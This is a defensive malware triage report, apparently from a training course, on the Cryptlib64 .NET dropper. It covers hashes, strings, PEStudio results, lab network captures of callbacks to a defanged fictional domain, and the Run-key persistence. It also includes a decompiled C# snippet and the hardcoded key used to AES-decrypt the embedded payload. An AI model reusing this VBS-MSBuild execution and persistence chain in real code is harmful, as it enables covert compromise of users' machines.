Practical Malware Analysis & Triage
Malware Analysis Report

Malware.cryptlib64.dll

Jan 2024 | NightNinja | v1.0

Table of Contents

Executive Summary


SHA256 hash	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

Cryptlib64 is a 64-bit Windows malware sample compiled on Sun Oct 10 11:14:49 2021 (UTC-8). It is a C#-compiled dropper that runs on the x64 Windows operating system. It consists of two payloads that are executed in succession following a successful user login. Symptoms of infection include DNS callback and GET/POST requests to the URL listed in Appendix B, and files named “embed.xml” and “embed.vbs” appearing in the %public% directory.

YARA signature rules are attached in Appendix A. The malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Cryptlib64 consists of few parts: upon DLL execution, two “embed” files are created in the %public% directory, and a registry key (named “embed”, value of %public\embed.vbs%) is also created. The embed.VBS file is used to create a shell object to invoke code in embed.XML (code loaded as reflection assembly) via MSBuild.exe. It first attempts to contact the callback URL of hxxps://srv[.]masterchiefsgruntemporium[.]local If successful, there’s an HTTP GET then POST to an endpoint at hxxps://srv[.]masterchiefsgruntemporium[.]local, which looked like a connection to a remote application (HTTP request have “Cookie: ASPSESSIONID=; SESSIONID=1552332971750” in header.)



embed.vbs

Create "Wscript.Shell" object

Use MSBuild.exe to execute code in embed.xml

Persists at startup due to "embed" registry key

embed.xml

Base64-decode, deflate, and run code

Contacts callback domain and performs HTTP GET/POST to endpoint at domain

Malware Composition

Cryptlib64 consists of the following components:

File Name	SHA256 Hash
embed.vbs	66fd543f31545082cf8fcc45a6ab1094bc118c45634f2be450f84f4e5745b291
embed.xml	f1548cd02784606c8abac865abf5ed6220d34eea88c7a5715e0183d7f050f4ab

embed.vbs:

This file performs code execution after a successful user login after initial infection. The file creates a “Wscript.Shell” object to call to “MSBuild.exe” to run “embed.xml”. Since “embed.vbs” is referenced in a registry key called ‘embed’ at HKCU\Software\Microsoft\Windows\CurrentVersion\Run, the infection will persist for every subsequent login until removed. Shell runs in a hidden prompt window.

embed.xml:

A Base64-encoded and compressed file containing the code to be run (loaded as reflection assembly) by MSBuild.exe. It attempts to contact the callback URL of hxxps://srv[.]masterchiefsgruntemporium[.]local If successful, there’s an HTTP GET then POST to an endpoint at hxxps://srv[.]masterchiefsgruntemporium[.]local, which looked like a connection to a remote application (HTTP request have “Cookie: ASPSESSIONID=; SESSIONID=1552332971750” in header.)

Basic Static Analysis

Compilation date: Sun Oct 10 11:14:49 2021 UTC-8

SHA256:
732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

MD5: 361e6edb47e711a72c7f8ee3c0c1632b

VT: Potentially malicious

First byte MZ (PE file)

64-bit architecture

Floss strings:

CreateEncryptor/CreateDecryptor

AES_Encrypt/AES_Decrypt

mscorlib

EmbedDLL

p0w3r0verwh3lm1ng!

Large blocks of Base64 text

Registry stuff: RegistryKey, RegistryHive, RegistryView, OpenBaseKey, OpenSubKey

System.Security.Cryptography (.NET namespace flagged)

mscoree.dll (.NET Runtime Execution Engine)

\EmbedDLL.dll

C:\Users\Public\Documents\embed.vbs


public, \embed.xml (on two seperate lines, maybe a file path?)

Software\Microsoft\Windows\CurrentVersion\Run (registry entry?)

"Embed" files:


embed.xml - SHA256:
f1548cd02784606c8abac865abf5ed6220d34eea88c7a5715e0183d7f050f4ab, MD5:
000ff2048f094552db03e446b25d4441

embed.vbs - SHA256:
66fd543f31545082cf8fcc45a6ab1094bc118c45634f2be450f84f4e5745b291, MD5:
2c7cae7ea80f8ad5eb4412df76615bc1




indicator (17)	detail	level
imports > flag > count	16	1
.NET > namespace > flag	System.Security.Cryptography	1
string > size > suspicious	10496 bytes	2
groups > API	cryptography, obfuscation, reconnaissance, file, memory, registry	2
mitre > technique	T1027, T1001, T1055, T1060	2
file > entropy	4.178	3
file > signature	Microsoft .NET	3
file > footprint	732F235784CD2A40C82847B4700FB73175221C6AE6C5F7200A3F43F20998...	3
file > size	29184 bytes	3
security > protection	data-execution-prevention (DEP) > ON	3
security > protection	control-flow-guard (CFG) > OFF	3
security > protection	address-space-layout-randomization (ASLR) > ON	3
file > subsystem	console	3
file-name > version	EmbedDLL.dll	3
imphash > md5	DAE02F32A21E03CE65412F6E56942DAA	3
file-name > exports	\EmbedDLL.dll	3
.NET > module > name	EmbedDLL.dll	3

PEStudio: summary of flagged items



encoding (2)	size (bytes)	location	flag (12)	label (161)	group (6)	technique (4)	value (281)
ascii	22	.text	x	import	reconnaissance	-	GetEnvironmentVariable
ascii	22	0x0CD80FA2	x	import	reconnaissance	-	GetEnvironmentVariable
ascii	16	.text	x	import	obfuscation	T1001 | Data Obfuscation	FromBase64String
ascii	16	0x0CD80F63	x	import	obfuscation	T1001 | Data Obfuscation	FromBase64String
ascii	12	.text	x	import	memory	T1055 | Process Injection	MemoryStream
ascii	12	0x0CD80D68	x	import	memory	T1055 | Process Injection	MemoryStream
ascii	15	.text	x	import	cryptography	T1001 | Data Obfuscation	CreateDecryptor
ascii	11	.text	x	import	cryptography	T1027 | Obfuscated Files or Information	AES_Encrypt
ascii	11	.text	x	import	cryptography	T1027 | Obfuscated Files or Information	AES_Decrypt
ascii	15	0x0CD80EF7	x	import	cryptography	T1001 | Data Obfuscation	CreateDecryptor
ascii	11	0x0CD810C0	x	import	cryptography	T1027 | Obfuscated Files or Information	AES_Encrypt
ascii	11	0x0CD810ED	x	import	cryptography	T1027 | Obfuscated Files or Information	AES_Decrypt

PEStudio: summary of flagged strings




imports (92)	namespace (10)	flag (16)	group (6)	technique (3)	type (2)	ordinal (0)	library (1)
GetEnvironmentVariable	-	x	reconnaissance	-	MemberRef	-	mscoree.dll
MemoryStream	System.IO	x	memory	T1055 | Process Injection	TypeRef	-	mscoree.dll
AES_Encrypt	-	x	cryptography	T1027 | Obfuscated Files or Information	Method	-	mscoree.dll
AES_Decrypt	-	x	cryptography	T1027 | Obfuscated Files or Information	Method	-	mscoree.dll
CreateDecryptor	-	x	cryptography	T1001 | Data Obfuscation	MemberRef	-	mscoree.dll
RijndaelManaged	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
Rfc2898DeriveBytes	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
CryptoStream	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
SymmetricAlgorithm	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
DeriveBytes	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
CipherMode	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
ICryptoTransform	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
CryptoStreamMode	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
PaddingMode	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
SHA256	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll
HashAlgorithm	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscoree.dll

PEStudio: summary of flagged C# imports

Basic Dynamic Analysis


Detonated sample. After "embed" files and registry key are created, I executed “embed.vbs” to simulate user login (when this file is executed normally). There is a DNS record for hxxp://srv[.]masterchiefsgruntemporium[.]local/en-us/index[.]html and HTTP GET to [domain]/en-US/test.html, then later POST to [domain]/en-US/test.html. The HTTP requests might be insignificant, a function of INetSim, or could be communication with a remote app on a server.



```
Apply a display filter ... <Ctrl-/>
No.   Time          Source        Destination   Protocol Length Info
   57 120.872422252 10.10.100.4   10.10.100.3   TCP        60 [TCP Retransmission] 21601 → 80 [FIN, ACK] Seq=112 Ack=249 Win=262400 Len=0
   58 120.872465283 10.10.100.3   10.10.100.4   TCP        54 80 → 21601 [ACK] Seq=249 Ack=113 Win=64256 Len=0
   59 148.515617094 10.10.100.4   10.10.100.3   DNS        95 Standard query 0xf87d A srv.masterchiefsgruntemporium.local
   60 148.520342794 10.10.100.3   10.10.100.4   DNS       111 Standard query response 0xf87d A srv.masterchiefsgruntemporium.local A 10.10.100.3
   61 148.530282840 10.10.100.4   10.10.100.3   TCP        66 21602 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   62 148.530326712 10.10.100.3   10.10.100.4   TCP        66 80 → 21602 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
   63 148.531287067 10.10.100.4   10.10.100.3   TCP        60 21602 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
   64 148.531761764 10.10.100.4   10.10.100.3   HTTP      316 GET /en-us/test.html HTTP/1.1
   65 148.531787603 10.10.100.3   10.10.100.4   TCP        54 80 → 21602 [ACK] Seq=1 Ack=263 Win=64128 Len=0
   66 148.545104583 10.10.100.3   10.10.100.4   TCP       204 80 → 21602 [PSH, ACK] Seq=1 Ack=263 Win=64128 Len=150 [TCP segment of a reassembled
   67 148.546889992 10.10.100.3   10.10.100.4   HTTP      312 HTTP/1.1 200 OK  (text/html)
   68 148.547615167 10.10.100.4   10.10.100.3   TCP        60 21602 → 80 [ACK] Seq=263 Ack=410 Win=2101760 Len=0

 [2 Reassembled TCP Segments (408 bytes): #66(150), #67(258)]
 Hypertext Transfer Protocol
   HTTP/1.1 200 OK\r\n
   Date: Tue, 09 Jan 2024 02:16:44 GMT\r\n
   Content-Length: 258\r\n
      [Content length: 258]
   Connection: Close\r\n
   Server: INetSim HTTP Server\r\n
   Content-Type: text/html\r\n
   \r\n
   [HTTP response 1/1]
   [Time since request: 0.015128228 seconds]
   [Request in frame: 64]
   [Request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]
   File Data: 258 bytes
```


DNS domain callback (highlighted yellow) and HTTP GET to same domain (highlighted pink)



```
No.   Time          Source        Destination   Protocol Length Info
   72 148.552747093 10.10.100.3   10.10.100.4   TCP        66 80 → 21603 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
   73 148.553388503 10.10.100.4   10.10.100.3   TCP        60 21603 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
   74 148.553746642 10.10.100.4   10.10.100.3   TCP       347 21603 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=293 [TCP segment of a reassembled PDU]
   75 148.553761740 10.10.100.3   10.10.100.4   TCP        54 80 → 21603 [ACK] Seq=1 Ack=294 Win=64128 Len=0
   76 148.900350340 10.10.100.4   10.10.100.3   HTTP     1090 POST /en-us/test.html HTTP/1.1
   77 148.900386097 10.10.100.3   10.10.100.4   TCP        54 80 → 21603 [ACK] Seq=1 Ack=1330 Win=64128 Len=0
   78 148.906524223 10.10.100.3   10.10.100.4   TCP       204 80 → 21603 [PSH, ACK] Seq=1 Ack=1330 Win=64128 Len=150 [TCP segment of a reassembled PD
   79 148.909023406 10.10.100.3   10.10.100.4   HTTP      312 HTTP/1.1 200 OK  (text/html)
   80 148.909599783 10.10.100.4   10.10.100.3   TCP        60 21603 → 80 [ACK] Seq=1330 Ack=410 Win=262144 Len=0
   81 148.910103014 10.10.100.4   10.10.100.3   TCP        60 21603 → 80 [FIN, ACK] Seq=1330 Ack=410 Win=262144 Len=0
   82 148.910124184 10.10.100.3   10.10.100.4   TCP        54 80 → 21603 [ACK] Seq=410 Ack=1331 Win=64128 Len=0
   83 150.648264603 10.10.100.4   10.10.100.3   TCP        66 21604 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

 Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
 Transmission Control Protocol, Src Port: 21603, Dst Port: 80, Seq: 294, Ack: 1, Len: 1036
 [2 Reassembled TCP Segments (1329 bytes): #74(293), #76(1036)]
 Hypertext Transfer Protocol
   POST /en-us/test.html HTTP/1.1\r\n
   User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n
   Host: srv.masterchiefsgruntemporium.local\r\n
   Cookie: ASPSESSIONID=b855a744ec; SESSIONID=1552332971750\r\n
      Cookie pair: ASPSESSIONID=b855a744ec
      Cookie pair: SESSIONID=1552332971750
   Content-Length: 1036\r\n
      [Content length: 1036]
   Expect: 100-continue\r\n
   \r\n
   [Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]
   [HTTP request 1/1]
   [Response in frame: 79]
```

HTTP POST to malicious domain




Name	Date modified	Type	Size
Public Account Pictures	10/26/2023 11:13 PM	File folder	
Public Desktop	10/28/2023 12:34 PM	File folder	
Public Documents	1/8/2024 1:15 PM	File folder	
Public Downloads	12/7/2019 1:14 AM	File folder	
Public Music	12/7/2019 1:14 AM	File folder	
Public Pictures	12/7/2019 1:14 AM	File folder	
Public Videos	12/7/2019 1:14 AM	File folder	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
embed.xml	1/8/2024 1:15 PM	XML Document	8 KB

Name	Date modified	Type	Size
My Music	10/27/2023 1:07 AM	File folder	
My Pictures	10/27/2023 1:07 AM	File folder	
My Videos	10/27/2023 1:07 AM	File folder	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
embed.vbs	1/8/2024 1:15 PM	VBScript Script File	1 KB

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
embed	REG_SZ	C:\Users\Public\Documents\embed.vbs
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicati...

“Embed” files and registry entry



```
C:\Users\nightninja
λ ncat -nvlp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:21208.
GET /en-us/docs.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Host: srv.masterchiefsgruntemporium.local
Cookie: ASPSESSIONID=; SESSIONID=1552332971750
Connection: Keep-Alive
```

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
ncat.exe	5664	TCP	Established	127.0.0.1	80	127.0.0.1	21208	1/8/2024 7:28:02 PM	ncat.exe
svchost.exe	896	TCP	Listen	0.0.0.0	135	0.0.0.0	0	11/2/2023 9:49:35 PM	RpcEptMapper
System	4	TCP	Listen	10.10.100.4	139	0.0.0.0	0	12/9/2023 11:24:23 PM	System
svchost.exe	776	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	11/2/2023 7:49:16 PM	CDPSvc
MSBuild.exe	5472	TCP	Established	127.0.0.1	21208	127.0.0.1	80	1/8/2024 7:28:02 PM	MSBuild.exe
[Time Wait]		TCP	Time Wait	10.10.100.4	21209	10.10.100.3	80		
lsass.exe	668	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	11/2/2023 9:49:35 PM	lsass.exe
wininit.exe	512	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	11/2/2023 9:49:35 PM	wininit.exe

Using netcat in attempt to emulate remote server for C2 purposes

Advanced Static Analysis

Loaded malware DLL into dnSpy. Looking at the Program class (Cryptor class is just encryption/decryption code): private static void embed() is the main function. The function private static void Main(string[] **args**) is empty.

Start with a bytes array (called "array") that creates a SHA256 hash of the string "p0w3r0verwh3lm1ng!":

```
byte[] array = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3lm1ng!"));
```

Then a string (named "text") is created and writes AES-decrypted/Base64-decoded bytes to a memory stream to be read from memory later. It takes the "array" variable as an argument (as it contains the decryption hash):

```
string text = new StreamReader(new MemoryStream(Cryptor.AES_Decrypt(Convert.FromBase64String(“wall o' text”), array))).ReadToEnd();
```

